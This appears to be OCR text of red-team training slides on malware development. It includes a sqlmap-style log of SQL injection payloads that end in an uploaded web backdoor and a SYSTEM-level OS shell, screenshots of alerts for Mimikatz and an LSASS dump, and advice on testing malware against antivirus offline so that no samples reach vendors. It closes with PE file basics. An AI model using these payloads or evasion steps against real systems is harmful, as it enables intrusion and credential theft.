
A Red Teamer's Guide to

Malware Development



What is malware?

Malware is a type of software specifically designed to perform malicious actions such as gaining and maintaining unauthorized access to a machine or stealing sensitive data from a machine.

Why Learn Malware Development?

The term "malware" is often associated with illegal or criminal conduct but it can also be used by ethical hackers such as penetration testers and red teamers for an authorized security assessment of an organization.

Did You ever faced it?

```
Parameter: search1 (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search1=1' AND 2220=2220 AND 'Fhiw'='Fhiw&Make=ins&Submit1=Find

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: search1=1' AND (SELECT 5927 FROM(SELECT COUNT(*),CONCAT(0x716b6a6b71,(SELECT (ELT(5927=5927,1))),0x7170787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS G
OUP BY x)a) AND 'LBDE'='LBDE&Make=ins&Submit1=Find

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
    Payload: search1=1' OR (SELECT 4872 FROM (SELECT(SLEEP(5)))cSQu) AND 'kBaD'='kBaD&Make=ins&Submit1=Find

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: search1=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b6a6b71,0x5863686e706554676547707 66f764872446f73776c445443507a444e7054576b4265454f49555548,0x7170787871),NU
L,NULL,NULL,NULL,NULL-- TTfE&Make=ins&Submit1=Find
---
[14:01:37] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.2.11, PHP 5.2.8
back-end DBMS: MySQL >= 5.0
[14:01:37] [INFO] going to use a web backdoor for command prompt
[14:01:37] [INFO] fingerprinting the back-end DBMS operating system
[14:01:37] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[14:02:31] [INFO] retrieved the web server document root: 'C:\wamp\www'
[14:02:31] [INFO] retrieved web server absolute paths: 'C:/wamp/www/search_display2.php'
[14:02:31] [INFO] trying to upload the file stager on 'C:/wamp/www/' via LIMIT 'LINES TERMINATED BY' method
[14:02:31] [INFO] heuristics detected web page charset 'ascii'
[14:02:31] [INFO] the file stager has been successfully uploaded on 'C:/wamp/www/' - h[redacted]cmpuvllb.php
[14:02:31] [INFO] the backdoor has been successfully uploaded on 'C:/wamp/www/' - h[redacted]nl.php
[14:02:31] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'nt authority\system'
os-shell>
```

HackTool:Win32/Mimikatz


Alert level: Severe
Status: Quarantined
Date: 17:59:59
Category: HackTool
Details: This program is dangerous.

Learn more

Affected items:

file: C:\Windows\Temp\AB9190.tmp

OK


Windows Security
Virus & threat protection
Dump-LSA
Behavior:Win32/LsassDump.AE
Alert level: Severe
Status: Active
Date: 1:44 PM
Category: Suspicious Behavior
Details: This program is dangerous and executes commands from an attacker.
Learn more
Affected items:
behavior: process: C:\Users\dcornett\Desktop\Dump-LSA.exe, pid:4468:8543536008642O
file: C:\FILE01.dmp
OK
Trojan:Win32/LsassDump.A
11/27/2022 1:43 PM (Active)
Severe
Windows Security
Virus & threat protection
Threats found
Microsoft Defender Antivirus found threats. Get details.
search
1:44 PM
11/27/2022

Malware Development Life Cycle

Fundamentally, malware is a piece of software designed to perform certain actions. Successful software implementations require a process that's known as the Software Development Life Cycle (SDLC). Similarly, a well-built and complex malware will require a tailored version of the SDLC referred to as the Malware Development Life Cycle (MDLC).

Key Phases

- ❑ Development
- ❑ Testing
- ❑ Offline AV/EDR Testing
- ❑ Online AV/EDR Testing (Blue Team)
- ❑ IoC (Indicators of Compromise) Analysis

- Development - Begin the development or refinement of functionality within the malware.
- Testing - Perform tests to uncover hidden bugs within the so-far developed code.
- Offline AV/EDR Testing - Run the developed malware against as many security products as possible. It's important that the testing is conducted offline to ensure no samples are sent to the security vendors. Using Microsoft Defender, this is achieved by disabling the automated sample submissions & cloud-delivered protection option.

- Online AV/EDR Testing (N/R) - Run the developed malware against the security products with internet connectivity. Cloud engines are often key components in AVs/EDRs and therefore testing your malware against these components is crucial to gain more accurate results. **Be cautious as this step may result in samples being sent to the security solution's cloud engine.**

- IoC (Indicators of Compromise) Analysis - If you are a threat hunter or malware analyst, analyze the malware and pull out IoCs that can potentially be used to detect or signature the malware.

PE BASICS


PE = Portable executable

File On Disk → Process In Memory

OS loader reads program from disk and load it into memory as process.


PE BASICS

Complicated Scenario : Headers, Fields, Sections, Directories, etc.



PE BASICS

Simplified Scenario :



PE BASICS

More Simplified Scenario :


Let assume it is a Book :

Metadata : Information about the book

- Title, Author, Publisher, Date etc.

Data :

- Author's Text, Content



PE BASICS

.text

- Executable codes

.rdata

- Read Only data

.data

- Modules, global variables etc.

.pdata

- Information about exceptions

.rsrc

- Contains different objects.

.reloc


- Relocation information.

Windows Architecture

